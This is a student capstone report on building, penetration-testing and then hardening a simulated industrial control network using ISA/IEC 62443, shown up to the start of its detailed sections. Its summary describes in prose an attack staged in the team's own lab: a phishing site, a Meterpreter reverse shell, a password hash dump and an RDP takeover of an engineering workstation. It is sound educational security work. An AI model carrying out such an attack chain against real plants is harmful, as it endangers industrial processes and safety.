



# BUILDING AND SECURING AN IACS NETWORK – REPORT

---

Submitted May 26, 2021

**Prepared For**  
Derek Jamensky  
Victor Mendez

**Prepared By**  
Mink Jo  
Gary Khodayari  
Michael Klym

Industrial Network Cybersecurity  
British Columbia Institute of Technology

# TABLE OF CONTENTS

---

Table of Contents.....	ii
1 Executive Summary.....	1
1.1 About.....	1
1.2 Scope.....	1
1.3 Original Network Design .....	1
1.4 Penetration Test.....	3
1.5 Network Assessment .....	3
1.5.1 Identifying Assets .....	3
1.5.2 Zones and Conduits.....	4
1.5.3 Foundational Requirements .....	4
1.5.4 Target Security Levels .....	4
1.5.5 Countermeasures.....	5
1.6 Improved Network Design .....	5
1.7 Lessons Learned.....	6
1.8 Conclusion.....	7
1.8.1 Outcomes.....	7
1.8.2 Next Time .....	7
2 Introduction .....	8
2.1 The Team.....	8
2.2 Scope.....	8
2.3 Scheduling.....	8
2.4 Project Goal.....	9
3 Project Details.....	10
3.1 Original Network Design .....	10
3.1.1 Public Network.....	11
3.1.2 IT Network.....	11
3.1.3 OT Network .....	12
3.2 Creating the Original Virtual Network .....	13
3.2.1 Simulated Public Network.....	13
3.2.2 Simulated IT and OT Networks .....	13
3.2.3 Installing and Configuring Systems .....	13

3.3	Penetration Test.....	14
3.3.1	Reconnaissance (Phase 1) .....	14
3.3.2	Weaponization (Phase 2) .....	14
3.3.3	Delivery (Phase 3) .....	16
3.3.4	Exploitation and Installation (Phases 4 & 5) .....	16
3.3.5	Command and Control (Phase 6) .....	16
3.3.6	Actions on Objections (Phase 7) .....	24
3.3.7	Clean Up .....	24
3.3.8	Attack Summary .....	25
3.4	Network Assessment .....	26
3.4.1	Risk Management .....	26
3.4.2	Perform a Cybersecurity Risk Assessment .....	29
3.4.3	Foundational Requirements .....	33
3.4.4	Security Levels.....	34
3.4.5	Design Principles .....	36
3.4.6	Our Final Improved Design.....	37
3.5	Countermeasures.....	38
3.5.1	pfSense Firewall .....	38
3.5.2	Security Information and Event Management (SIEM) .....	38
3.5.3	Windows Server 2019 Domain Controller .....	39
3.6	Honeypot .....	40
3.6.1	Honeypot Selection.....	40
3.6.2	Configuring the Honeypot.....	40
3.6.3	Conpot Simulation .....	42
3.6.4	Monitoring on the Honeypot Results .....	44
3.6.5	Alerting on the Honeypot Results .....	45
3.7	Improved Network Design .....	47
3.7.1	Multiple Firewalls.....	47
3.7.2	The Industrial Zone .....	48
3.7.3	The IDMZ (Industrial Demilitarized Zone).....	49
3.7.4	The Bridge Network .....	49
3.7.5	The Enterprise Zone .....	49
3.7.6	The WAN .....	49

3.8	Additional Security Appliances .....	51
3.8.1	Windows Server 2019 Domain Controller .....	51
3.8.2	Security Onion SIEM (Security Information and Event Management) .....	51
3.8.3	Conpot Honeypot.....	52
3.9	Final Network Assessment.....	53
3.9.1	Final Assessment Workflow .....	53
3.9.2	Moving Forward.....	54
4	Conclusion.....	55
4.1	Lessons Learned.....	55
4.1.1	WBS (Work Breakdown Structure) and Project Schedule Network Diagram .....	55
4.1.2	Developing IACS Network .....	55
4.1.3	Network Assessment and Penetration System.....	55
4.2	Technical Outcomes.....	56
4.3	Non-Technical Outcomes.....	56
4.4	What Went Well .....	56
4.5	Recommendations for Next Time .....	56
4.5.1	INCS Lab .....	56
4.5.2	Perform Full Assessment and Penetration Test.....	56
5	References .....	58

# 1 EXECUTIVE SUMMARY

---

## 1.1 ABOUT

This document is a report concerning our culminating INCS (Industrial Network Cybersecurity) project at BCIT (British Columbia Institute of Technology). In short, our project goal was to create, assess, test, secure, and reassess an IACS (Industrial Automated Control System) network. We have drawn on networking, system administration, cybersecurity, industrial control, and other skills learned throughout the INCS program.

Our project timeline spanned April 26<sup>th</sup>, 2021, through May 27<sup>th</sup>, 2021. On May 25<sup>th</sup>, we showcased our work at the BCIT Campus INCS lab, and on May 27<sup>th</sup> we gave a PowerPoint presentation via Zoom, which included a Q&A period.

To keep on track, we first created a proposal document which was submitted on May 6<sup>th</sup>. This proposal outlined how our team planned to approach the project and included a WBS (Work Breakdown Structure) and Project Schedule Network Diagram. At this time, we also assigned tasks to team members based on individual strengths and preferences.

From the beginning, we tried to be cognizant of the potential challenges we would face. The first of these stemmed from working remotely, due to COVID-19 restrictions. Because of this, we knew we would have to keep our simulated IACS networks well-managed and within the resource confines of our personal computers (mainly with regard to system memory). We decided that we would tackle the collaborative remote work by using text and voice communication applications such as Discord, and document editing tools such as Google Docs and Microsoft Word.

## 1.2 SCOPE

Our project encompassed creating a simple simulated IACS (Industrial Automated Control System) network for the purpose of demonstrating control system vulnerabilities. We conducted a risk assessment following ISA/IEC 62443 guidelines, hardened devices, and redesigned zones and conduits to improve the security of the network. We also added security appliances to the redesigned network, including firewalls, a SIEM (Security Information and Event Management) system, and a honeypot. Our deliverables include a live demo, this formal technical report, and a presentation containing our project outcomes and findings.

## 1.3 ORIGINAL NETWORK DESIGN

The original network design we decided on was inspired by Pascal Ackerman's IACS (Industrial Automated Control System) in his book titled *Industrial Cybersecurity* [1]. We took the basic layout of the network, which consists of three zones (Public Network, Business Network, and ICS Network) and simplified it by removing redundant equipment. Part of our goal here was to reduce the network to something we could each feasibly run on our home systems. We chose to build our virtual network using VMware Workstation, and the resulting network (below) consumed approximately 8 GB of RAM with everything up and running.




Figure 1 Original IACS Network Design

This network represents the core components found in a traditional control system environment. We have our OT (Operational Technology) network, our IT (Information Technology) network, and we have the Public Internet. Our plant devices all reside behind a firewall, whose default configuration is to block outside traffic from entering the network, while allowing both our Business and Engineering Workstations to access the Internet. The simulated Modbus TCP Server represents our plant's physical process control.

## 1.4 PENETRATION TEST

Following Lockheed Martin's Cyber Kill Chain [2], we conducted a penetration test of our original IACS (Industrial Automated Control System) network. The Cyber Kill Chain outlines a 7-stage model that can be applied to cyberattacks.

Stage 1 is Reconnaissance, where information is gathered about the target, and is where the attacker's plan for entry is formed. In our test, we assumed to have found an employee who conducted business with TD Bank and had been trying to reach out to them for support.

In stage 2, Weaponization, we created a TD Bank phishing website for our victim to visit that hosted a malicious payload. When the victim accessed the website and downloaded the executable, their computer connected to our attack machine and established a remote connection.

Stage 3 – Delivery. This step involved setting up a means to get the victim to the phishing site and convincing them to download the malware.

Stages 4 and 5 are Exploitation and Installation, respectively. Once our victim downloaded and ran the malware, our attack machine had access to the internal IACS network, effectively bypassing the firewall. In our test, we used a reverse TCP shell exploit coupled with Meterpreter, which is part of the Metasploit Framework in Kali Linux.

Command and Control is the 6<sup>th</sup> stage of the Kill Chain. At this point we had access to a machine in the internal network and were able to escalate our privileges to gain full control of the system. Through Meterpreter commands and Metasploit tools we were able to access the firewall configuration webpage and add an exception for RDP (Remote Desktop Protocol). This would allow us to connect to and control the machine as if we were sitting in front of it with a graphical user interface. Before connecting, however, we first needed to obtain the password for the RDP connection. This was done by executing a 'hash dump', which reveals an encrypted version of the system password. After cracking the hashed password, we were able to control the victim's machine through RDP.

The final stage is 7 – Actions and Objectives. Now that we had full access to the victim's machine on the inside network with RDP, we could do just about anything on that machine as if we were physically there. Since the machine we accessed was the Engineering Workstation, that included taking control over the physical plant equipment via the Modbus TCP server.

If we had gained access to the Main Workstation instead, we would still be able to achieve the same end result, it would just require pivoting from one system to another in our attack.

## 1.5 NETWORK ASSESSMENT

To conduct a proper network assessment, we had to consider things such as asset identification, zones and conduits, and foundational requirements. From there we could identify vulnerabilities in our network and start to create SL-Ts (Target Security Levels) for each zone. This process was based on the ISA/IEC 62443 set of guidelines.

### 1.5.1 Identifying Assets

The first step was to identify assets in the network. There were three asset categories we identified in our control network: Hardware and Devices, Software, and Protocols.

Hardware assets include devices such as our computer workstations and the Modbus TCP server. Software assets include our Windows operating systems, industrial control software, web browsers, etc. For protocol assets we identified Modbus TCP, HTTP and HTTPS (web traffic), ICMP (device connectivity testing), and others.

1.5.2 Zones and Conduits

By conducting a SUC (System Under Consideration) analysis, we identified our current zones as the IT Network, the OT Network, and the Public Internet. The Public Internet was out of our control, so we ignored that zone.

As it stood, our communication conduits were identifiable as the connections between devices/divisions separating zones. For example, from the Modbus TCP server to the Engineering Workstation was one conduit, and the Engineering Workstation to the Business Workstation and Firewall was another.

The goal here was to improve network segmentation, as breaking up the network into more stratified zones would help us achieve better security later on. We did this by creating new zones which in turn created new communication conduits.

Our new zones included the Enterprise Zone, the Industrial Zone, the IDMZ (Industrial Demilitarized Zone), and the Bridge Network. Communication between the Enterprise Zone and the Public Internet (WAN) had not changed with these additions, but direct communication between the Enterprise and Industrial zones had now been severed by adding an IDMZ. The IDMZ segmented traffic and allowed us to more easily monitor and also block potentially malicious traffic from traversing between the network zones.

1.5.3 Foundational Requirements

Foundational Requirements (FRs) are outlined in the ISA/IEC 62443 specifications and exist in 7 categories defined as FR1 through FR7. In summary, these FRs deal with topics such as user identification, access control and limiting, system and data confidentiality and integrity, data flow restrictions, timely event response, and resource availability. We covered in detail how each of these FRs are met in our improved network design in the details section of this report. A brief outline of what steps we took to achieve these FRs can be found in the Countermeasures section below.

1.5.4 Target Security Levels

Target Security Levels (SL-Ts) range from 1 through 4. Security Levels are defined based on ease of violation and probable threat actor (Figure 2). We assigned SL-T values to each of our three zones based on their capabilities and assessed security requirements.

Security Level	Definition	Means	Resources	Skills	Motivation
1	Protection against casual or coincidental violation				
2	Protection against intentional violation using simple means with low resources, generic skills, and low motivation	simple	low	generic	low
3	Protection against intentional violation using sophisticated means with moderate resources, IACS-specific skills, and moderate motivation	sophisticated	moderate	IACS-specific	moderate
4	Protection against intentional violation using sophisticated means with extended resources, IACS-specific skills, and high motivation	sophisticated	extended	IACS-specific	high

Figure 2 Security Levels [3]



For the Enterprise Network, we assigned SL1 with the goal of improving to SL2, as this zone could accept a fair amount of risk.

The Industrial Zone was our main focus in this network, so our goal for it was SL2, with the expectation of moving to SL3 in the near future.

The IDMZ was another important zone that separated and protected the other two zones from each other. We assigned this zone a target of SL2, again with the expectation of improving to SL3.

### 1.5.5 Countermeasures

Working toward a redesign of our original network involved choosing appropriate countermeasures to install in the network. These countermeasures had to address vulnerabilities identified previously in our network zones.

Adding a Windows Server 2019 Domain Controller to the network allowed us to manage user accounts with more granularity, and enabled creation of user groups with access permissions matching job requirements. This made it easier to assign standard user accounts with fewer privileges and revoke access to accounts that were no longer needed. Group Policy settings also made managing the workstations simpler and less error prone.

We chose to add a Security Onion system as our SIEM (Security Information and Event Management) device. Security Onion is an open-source threat hunting and security monitoring solution that includes log management [4]. By installing this appliance in our network, we were able to inspect and analyze traffic from all LAN (Local Area Network) segments by utilizing sniffing interfaces. Security Onion also allowed us to run compatible packages on the rest of our systems which provided additional intrusion detection and reporting capabilities.

We also added a honeypot to our network called Conpot. Honeypots are used to lure attackers into a controlled environment and away from critical devices by presenting themselves as something they are not. In this case, Conpot masqueraded as a system running many common industrial protocols [5].

Another pfSense firewall was also added to our network to divide the Industrial and IDMZ zones. This firewall had a much stricter ruleset compared to the first gateway firewall.

## 1.6 IMPROVED NETWORK DESIGN

In our improved network design, we built upon the original by adding better zone segmentation and hardware countermeasures (Figure 3). For zones, we took cues from our assessment and set up an IDMZ (Industrial Demilitarized Zone) to separate the Enterprise and Industrial zones. We also added a Bridge Network to connect the two pfSense firewalls in the network.

By using this design, we were able to set granular controls over zone communication. For example, communication to the Industrial Zone was now blocked by default, but we still allowed Industrial devices to report back to certain IDMZ devices (Domain Controller & Security Onion). This was possible because we used stateful firewalls, which track outgoing connection requests and allow matching reply traffic back in.

In general, our firewall rulesets were tightened as well. We now made use of a 'deny by default' policy, which meant that unless a type of traffic was explicitly allowed in our firewall ruleset, it was blocked.




Figure 3 Improved Network Design

We upgraded our Windows 7 workstations to Windows 10 and joined them to a domain, with many security settings now managed by Group Policy.

Also present in our new design were the countermeasures outlined in our network assessment. A Windows Server 2019 Domain Controller was installed, as well as a Security Onion SIEM (Security Information and Event Management) system and a honeypot (Conpot). These devices not only increased our security capabilities, but also gave us a detailed view of what was going on in our network.

This redesigned network was built in VMware, although system memory requirements were significantly higher than our original network. Running all the systems at on a single host computer utilized 27 GB of RAM. For more information on setting up this or the original virtual network, refer to the Appendix, which contains our network setup and configuration document.

## 1.7 LESSONS LEARNED

During the planning phase of our project and before submitting our proposal document, we created a WBS (Work Breakdown Structure) and Project Schedule Network Diagram. These enabled us to break our project down into tasks and subtasks, which could be tracked and managed on a projected timeline. While working on the project itself, we ran into a few technical setbacks, such as getting VMware's

virtual networks and adapters configured properly and setting up Security Onion's monitoring and agent reporting capabilities. These caused delays in meeting some of our target deadlines, and we had to make up time by working on multiple tasks simultaneously and adjusting some expectations.

## 1.8 CONCLUSION

There are many things to consider when building or rebuilding an industrial control network that affect not only security, but useability. We found that a good approach was to look at securing the network in stages, and the ISA/IEC 62443 guidelines provided an excellent set of materials to work from for this.

### 1.8.1 Outcomes

In our report, we showed how a basic IACS network could be comprised, and how this could affect not only a company's IT (Information Technology) assets, but also their OT (Operational Technology) assets and the physical plant process. An attack that can impact the process level has the potential to be costly not only monetarily, but also with regard to safety.

We found that increasing network and system visibility played a large part in enabling security personnel to respond quickly to potential breaches. If technical security is high, but no monitoring or traffic inspection capability exists in the network, the SOC (Security Operations Center) team will have no idea of an attack until it is too late. By adding devices with monitoring and alerting capabilities (such as Security Onion SIEM), security personnel can be alerted of abnormalities before it is too late.

We improved on our original design by adding zones to increase network segmentation and updating workstations and joining them to a domain for easier management. Security Onion and an IACS specific honeypot were also installed in the network with reporting dashboards visible on a new dedicated monitoring workstation. Finally, we created a robust set of firewall rules based on 'deny-by-default' principles to manage the flow of traffic in the network.

### 1.8.2 Next Time

Due to COVID-19 we had to conduct most of our work remotely and on our personal computers. This introduced additional restrictions on what we could feasibly set up for our virtual networks. If we were able to use the BCIT (British Columbia Institute of Technology) INCS (Industrial Network Cybersecurity) lab full-time, we would not have had to worry as much about system hardware constraints and trying to get reliable VPN (Virtual Private Network) connectivity between our computers working for the purpose of splitting the network.

The timeline for the project was also quite compressed, as we had just shy of 5 weeks from the start of the course to the final report submission and presentation deadlines. The original schedule we created for the WBS (Work Breakdown Structure) and Project Schedule Network Diagram had our projected end-date set for mid-June – about 20 days longer than we could afford. Realizing this, we adjusted our task end-dates and tried to fit everything in a shorter timeline. It was not easy, but our team really pulled together, and we leveraged each other's strengths to finish the tasks on time.

In the future, we would recommend more time for a project of this nature; or a reduction in scope, given the timeline. Potentially another way to address this would be to increase the size of the groups slightly (i.e.: 4 vs 3 or 2), as the workload would be more manageable this way.

## 2 INTRODUCTION

---

### 2.1 THE TEAM

Mink Jo was responsible for creating our WBS (Work Breakdown Structure) and Project Schedule Network Diagram, which defined project tasks, sub-tasks, and target completion dates. These resources helped our team stay on track and focused on completing objectives that drove the project to completion. Mink was also responsible for conducting research related to finding a suitable honeypot for our network and determining how it would best be installed, both for luring attackers and alerting of intrusions.

Gary Khodayari was in charge of conducting our network assessments and vulnerability tests. He followed ISA/IEC 62443 guidelines for asset identification and risk assessments, which resulted in Security Target Levels (SL-Ts) for our IACS (Industrial Automated Control System) equipment, as well as identification of network Zones and Conduits. As proof of concept, Gary also conducted a penetration test and demonstrated exploitable vulnerabilities in our simulated IACS network.

Michael Klym was tasked with designing, creating, and documenting our two virtual IACS networks. The first was a simple network representing a small control network with IT (Information Technology) resources and some design flaws which may be taken advantage of by a threat actor. The second network was a revision of the first, but with security monitoring and vulnerability countermeasures in place to reduce the network attack surface, while increasing network visibility. This improved design took cues from our ISA/IEC 62443 based network assessment.

### 2.2 SCOPE

Our project encompassed creating a simple simulated IACS (Industrial Automated Control System) network for the purpose of demonstrating control system vulnerabilities. We conducted a risk assessment following ISA/IEC 62443 guidelines, hardened devices, and redesigned zones and conduits to improve the security of the network. We also added security appliances to the redesigned network, including firewalls, a SIEM (Security Information and Event Management) system, and a honeypot. Our deliverables include a live demo, this formal technical report, and a presentation containing our project outcomes and findings.

### 2.3 SCHEDULING

Part of this project involved managing our expectations of what could reasonably be completed given our timeline (April 26, 2021 – May 27, 2021). Our WBS (Work Breakdown Structure) and Project Schedule Network Diagram defined 18 tasks in 5 phases, with 3 milestone events that had to be completed prior to our May 27<sup>th</sup> project deadline.

Our first milestone target was to design, build, configure and test our initial IACS (Industrial Automated Control System) network. This milestone covered the first of our phases: Build.

Our second milestone involved the most work and covered completion of the ISA/IEC 62443 based network assessment, including identifying Zones and Conduits, identifying assets, and performing a risk

assessment. After this, we conducted our penetration test, which together with the aforementioned comprised the Assess phase.

The Design and Implement stages were also part of our second milestone. The Design phase included creating countermeasures in line with our network assessment results, researching and integrating a honeypot into the network, and updating our overall IACS virtual network design. In the Implementation phase we upgraded our existing systems in the virtual network, added our chosen security appliances, and once again tested and documented the network.

Finally, as a third milestone, we created and edited this document – our final report – as well as prepared a PowerPoint presentation of our results and findings, which we presented on May 27<sup>th</sup>. This phase was aptly named Report.

Throughout the project, we had to be prepared to deal with inevitable delays and unforeseen complications. Our schedule as it stood was ambitious, and its timely completion relied on our ability to work efficiently as a team and adapt to issues. The conclusion of this report goes over what we learned and discusses whether or not we were successful in hitting our predefined targets.

We also took into consideration the additional obstacles we found ourselves facing with regard to the COVID-19 situation. Because of this, much of our collaborative work remained distanced. We relied on platforms such as Discord for voice and text communication, and Google Docs and Microsoft Word for writing and editing. The on-campus BCIT (British Columbia Institute of Technology) lab was open with limited access, so we expected to do the vast majority of this project from home and on our personal computers.

## 2.4 PROJECT GOAL

The goal of this project was to showcase how vulnerable control networks can be, especially when running outdated equipment. We started by building a basic control network and identifying assets in accordance with ISA/IEC 62443 guidelines. From there, we conducted risk assessments of identified assets, and prioritized countermeasures based on Security Level Targets (SL-Ts) for the protection of each asset. We also showed how defining Zones and Conduits can be beneficial in breaking down the network into smaller, more manageable pieces with different SLs of their own. Once SL-Ts were established, we moved on to defining controls and countermeasures that mitigate the identified risks.

After our assessment was complete, we moved on to conduct a penetration test of the network and showed how a network of this type may be compromised. We then documented our findings and included a writeup of how we compromised the IACS (Industrial Automated Control System) network. We also included recommendations for how to block the attack in the future.

The next step was to research and add security controls and countermeasures to the network in a complete redesign. We took our original network and modified it to include our suggested improvements, which increased the overall security of the network and reduced its attack surface.

Following the redesign, we built, tested, and documented our configurations for potential future reference and/or use. A final network assessment was also done to show how our network had been improved.

## 3 PROJECT DETAILS

### 3.1 ORIGINAL NETWORK DESIGN

Our first IACS (Industrial Automated Control System) network design (Figure 4) was inspired by the test network Pascal Ackerman built (Figure 5) in Chapter 3 of his book *Industrial Cybersecurity* [1].




Figure 4 Original IACS Network Design

